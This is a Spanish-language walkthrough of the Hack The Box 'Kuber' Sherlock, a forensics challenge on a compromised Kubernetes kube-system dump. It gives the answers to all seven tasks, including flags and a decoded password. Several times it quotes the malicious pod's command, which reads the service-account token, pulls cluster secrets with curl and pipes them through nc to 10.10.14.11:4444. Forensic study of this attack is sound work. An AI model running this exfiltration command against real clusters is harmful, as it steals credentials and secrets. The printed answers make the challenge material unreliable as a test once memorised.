

Sherlock Scenario

As a digital forensics investigator, you received an urgent request from a client managing multiple proxy Kubernetes clusters. The client reports unusual behavior in one of their development environments, where they were testing a proxy via SSH. This environment was exposed to the internet, raising concerns about a potential security breach. You have been provided with a dump of the 'kube-system' namespace, as most of the testing activity occurred there. Your task is to thoroughly analyze the data and determine if the system has been compromised.

1-flag

Task 1

At which NodePort is the `ssh-deployment` Kubernetes service exposed for external access?

Para encontrar el nodeport nos dirigimos a los archivos proporcionados por el ctf y vamos a service.yaml

| kube-system | | | | | | | |
|--------------------------------|---------------------|-----------|---------------|---------------|---------------|-----------------|-------------|
| File Edit View Go Help | | | | | | | |
| < > ^ _ □ × | | | | | | | |
| /home/csi/Desktop/kube-system/ | | | | | | | |
| Places | Name | Size | Type | Date Modified | Date Accessed | Owner | Permissions |
| Computer | secrets.yaml | 384.3 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| csi | pods.yaml | 51.9 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Desktop | deployment.yaml | 23.8 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Trash | job.yaml | 11.3 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Downloads | serviceaccount.yaml | 10.5 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Cases | configmaps.yaml | 8.4 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Documents | service.yaml | 5.2 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Music | daemonset.yaml | 4.8 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Pictures | 00-namespace.yaml | 219 bytes | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Videos | | | | | | | |
| Devices | | | | | | | |
| File Syst... | | | | | | | |
| Network | | | | | | | |
| Browse ... | | | | | | | |

Y filtre por nordport filtrando por el service.yaml asi obteniendo la flag

```

annotations:
  kubectrl.kubernetes.io/last-applied-configuration: |
    {"apiVersion":"v1","kind":"Service","metadata":{"annotations":{"labels":{"app":"ssh-deployment"},"name":"ssh-deployment","namespace":"kube-system"},"spec":{"ports":[{"nodePort":31337,"port":22,"targetPort":2222}],"selector":{"app":"ssh-deployment"},"type":"NodePort"}}
  creationTimestamp: "2024-08-16T14:59:59Z"
labels:
  app: ssh-deployment
  name: ssh-deployment
  namespace: kube-system
spec:
  clusterIP: 10.43.191.212

```

La flag es: 31337

Task 1

At which NodePort is the `ssh-deployment` Kubernetes service exposed for external access?

31337

✓

2-flag

Tarea 2

¿Qué es el ClusterIP del clúster de kubernetes?

....

Enviar

Visualizando el código un poco más abajo visualizamos el cluster ip de esta

```

status:
  loadBalancer: {}
apiVersion: v1
kind: Service
metadata:
  annotations:
    kubernetes.io/last-applied-configuration: |
      {"apiVersion":"v1","kind":"Service","metadata":{"annotations":{},"labels":{"app":"ssh-deployment"},"name":"ssh-deployment","namespace":"kube-system"},"spec":{"ports":[{"nodePort":31337,"port":2222,"targetPort":2222}],"selector":{"app":"ssh-deployment"},"type":"NodePort"}}
    creationTimestamp: "2024-08-16T14:59:59Z"
  labels:
    app: ssh-deployment
name: ssh-deployment
namespace: kube-system
spec:
  clusterIP: 10.43.191.212
  clusterIPs:
  - 10.43.191.212

```

La flag: **10.43.191.212**

Task 2

What is the ClusterIP of the kubernetes cluster?

10.43.191.212

✓

3-flag

Task 3

What is the flag value inside ssh-config configmap?

HTB0

Submit

Para encontrar el valor de la flag filtre **flag** en el log configmap

| kube-system | | | | | | | |
|--|---------------------|-----------|---------------|---------------|---------------|-----------------|-------------|
| File Edit View Go Help | | | | | | | |
| < > ^ /home/csi/Desktop/kube-system/ ↻ | | | | | | | |
| Places | Name | Size | Type | Date Modified | Date Accessed | Owner | Permissions |
| Computer | secrets.yaml | 384.3 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| csi | Pods.yaml | 51.9 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Desktop | deployment.yaml | 23.8 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Trash | job.yaml | 11.3 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Downloads | serviceaccount.yaml | 10.5 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Cases | configmaps.yaml | 8.4 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Documents | service.yaml | 5.2 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Music | daemonset.yaml | 4.8 KiB | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Pictures | 00-namespace.yaml | 219 bytes | YAML document | 08/16/24 | Today | CSI Linux (csi) | -rw-r--r-- |
| Videos | | | | | | | |
| Devices | | | | | | | |
| File Syst... | | | | | | | |
| Network | | | | | | | |
| Browse ... | | | | | | | |

```

name: local-path-config
namespace: kube-system
apiVersion: v1
data:
  FLAG: HTB{1d2d2b861c5f8631f841b57f327f46f8}
  PASSWORD_ACCESS: "true"
  PGID: "1000"
  PUID: "1000"
  SUDO_ACCESS: "true"
  TZ: Europe/London
  USER_NAME: admin
kind: ConfigMap
metadata:
  annotations:
    kubectl.kubernetes.io/last-applied-configuration: |
      {"apiVersion":"v1","data":{"FLAG":"HTB{1d2d2b861c5f8631f841b57f327f46f8}","PASSWORD_ACCESS":"true","PGID":"1000","PUID":"1000","SUDO_ACCESS":"true","TZ":"Europe/London","USER_NAME":"admin"},"kind":"ConfigMap","metadata":{"annotations":{},"name":"ssh-config","namespace":"kube-system"}}
  creationTimestamp: "2024-08-16T14:58:51Z"
  name: ssh-config
  namespace: kube-system

```

La flag es: **HTB{1d2d2b861c5f8631f841b57f327f46f8}**

Task 3

What is the flag value inside ssh-config configmap?

HTB{1d2d2b861c5f8631f841b57f327f46f8}

4-FLAG

Task 4

What is the value of password (in plaintext) which is found inside ssh-deployment via secret?

Submit


Para encontrar esta flag me dirigí a secrete y filtré por password y encontré un user_password con la password cifrada en base 64

```


name: sh.helm.release.v1.traefik.v1
namespace: kube-system
type: helm.sh/release.v1
apiVersion: v1
data:
  USER_PASSWORD: U3VwZXJ0cmF6eVBhc3N3b3JkMTIzIQ==
kind: Secret
metadata:
  annotations:
    kubectl.kubernetes.io/last-applied-configuration: |
      {"apiVersion":"v1","data":{"USER_PASSWORD":"U3VwZXJ0cmF6eVBhc3N3b3JkMTIzIQ=="},"kind":"Secret","metadata":{"annotations":{},"name":"ssh-secret","namespace":"kube-system"}}
  creationTimestamp: "2024-08-16T14:58:46Z"
  name: ssh-secret
  namespace: kube-system
type: Opaque
apiVersion: v1
data:
  hash: JDE6H2kxyjI3NTc3NWVhODY1NzoxNTQ0jE6T8hMRHVqem9lRFQ1S2c2Q1NSZ1dzZHhwaW8vOWE4cWpZZXdqU3Y5TmInTlQ4RTlCemVGNk9aVG9takNCdlc3NjZTAnRlEnJ4UGxBMk54bUxYZjNSZXc=
immutable: true

```


Procedí a decifrar el código en ciberchef el cual me dio la password




La Flag es: **SuperCrazyPassword123!**




5-Flag



Para encontrar el pod maliciosa procedemos analizar el pod en busca de actividad anómala y encontré este






```

apiVersion: v1
kind: Pod
metadata:
  annotations:
    kubernetes.io/last-applied-configuration: |
      {"apiVersion":"v1","kind":"Pod","metadata":{"annotations":{},"name":"metrics-server-557ff575fx-4q62x","namespace":"kube-system"},"spec":{"automountServiceAccountToken":true,"containers":[{"args":["c", "apk update \u0026amp; apk add curl --no-cache; cat /run/secrets/kubernetes.io/serviceaccount/token | { read TOKEN; curl -k -v -H \"Authorization: Bearer $TOKEN\" -H \"Content-Type: application/json\" https://10.43.191.212:8443/api/v1/namespaces/kube-system/secrets; } | nc -nv 10.10.14.11 4444; sleep 100000\"],\"command\":[\"/bin/sh\"],\"image\":\"alpine\",\"name\":\"alpine\"}],\"hostNetwork\":true)}}
    creationTimestamp: 2024-08-16T09:06:24Z
  name: metrics-server-557ff575fx-4q62x
  namespace: kube-system
spec:
  automountServiceAccountToken: true
  containers:
  - args:
    - -c
    - 'apk update && apk add curl --no-cache; cat /run/secrets/kubernetes.io/serviceaccount/token | { read TOKEN; curl -k -v -H \"Authorization: Bearer $TOKEN\" -H \"Content-Type: application/json\" https://10.43.191.212:8443/api/v1/namespaces/kube-system/secrets; } | nc -nv 10.10.14.11 4444; sleep 100000'
    command:
    - /bin/sh

```

La flag es: **metrics-server-557ff575fx-4q62x**



6-Flag

Visualizando el código me percate del nombre de la imagen utilizada por el atacante

Task 6

What is the image attacker is using to create malicious pod?

Submit

Visualizando el codigo me percate del nombre de la imagen utilizada por el atacante el cual lleva por nombre **alpine**

```
kubectl.kubernetes.io/last-applied-configuration: |
  {"apiVersion":"v1","kind":"Pod","metadata":{"annotations":{},"name":"metrics-server-557ff575fx-4q62x","namespace":"kube-system"},"spec":{"automountServiceAccountToken":true,"containers":[{"args":["-","apk update && apk add curl --no-cache; cat /run/secrets/kubernetes.io/serviceaccount/token | { read TOKEN; curl -k -v -H \"Authorization: Bearer $TOKEN\" -H \"Content-Type: application/json\" https://10.43.191.212:8443/api/v1/namespaces/kube-system/secrets; } | nc -nv 10.10.14.11 4444; sleep 100000"],"command":["/bin/sh"],"image":"alpine","name":"alpine"},"hostNetwork":true}]
  creationTimestamp: 2024-08-16T15:08:06Z
  name: metrics-server-557ff575fx-4q62x
  namespace: kube-system
  spec:
    automountServiceAccountToken: true
    containers:
      - args:
        - -C
        - 'apk update && apk add curl --no-cache; cat /run/secrets/kubernetes.io/serviceaccount/token
          | { read TOKEN; curl -k -v -H \"Authorization: Bearer $TOKEN\" -H \"Content-Type:
            application/json\" https://10.43.191.212:8443/api/v1/namespaces/kube-system/secrets;
          } | nc -nv 10.10.14.11 4444; sleep 100000'
        command:
        - /bin/sh
        image: alpine
        imagePullPolicy: Always
```

La flag es: **alpine**

Task 6

What is the image attacker is using to create malicious pod?

alpine

✓

7-Flag

Task 7

Whats the attacker IP?

Submit

Visualizando el codigo nuevamente vemos que el atacante utilizo la ip **10.10.14.11** indicador del puerto 4444 puerto por defecto de metasploit

```
- -C
- 'apk update && apk add curl --no-cache; cat /run/secrets/kubernetes.io/serviceaccount/token
  | { read TOKEN; curl -k -v -H \"Authorization: Bearer $TOKEN\" -H \"Content-Type:
    application/ison\" https://10.43.191.212:8443/api/v1/namespaces/kube-system/secrets;
  } | nc -nv 10.10.14.11 4444; sleep 100000'
```

La flag: **10.10.14.11**

Task 7

Whats the attacker IP?

10.10.14.11



Kuber has been Solved!

Congratulations  **agentperez13**, best of luck in capturing flags ahead!

#439

SHERLOCK RANK

16 May 2025

SOLVE DATE

0

SHERLOCK STATE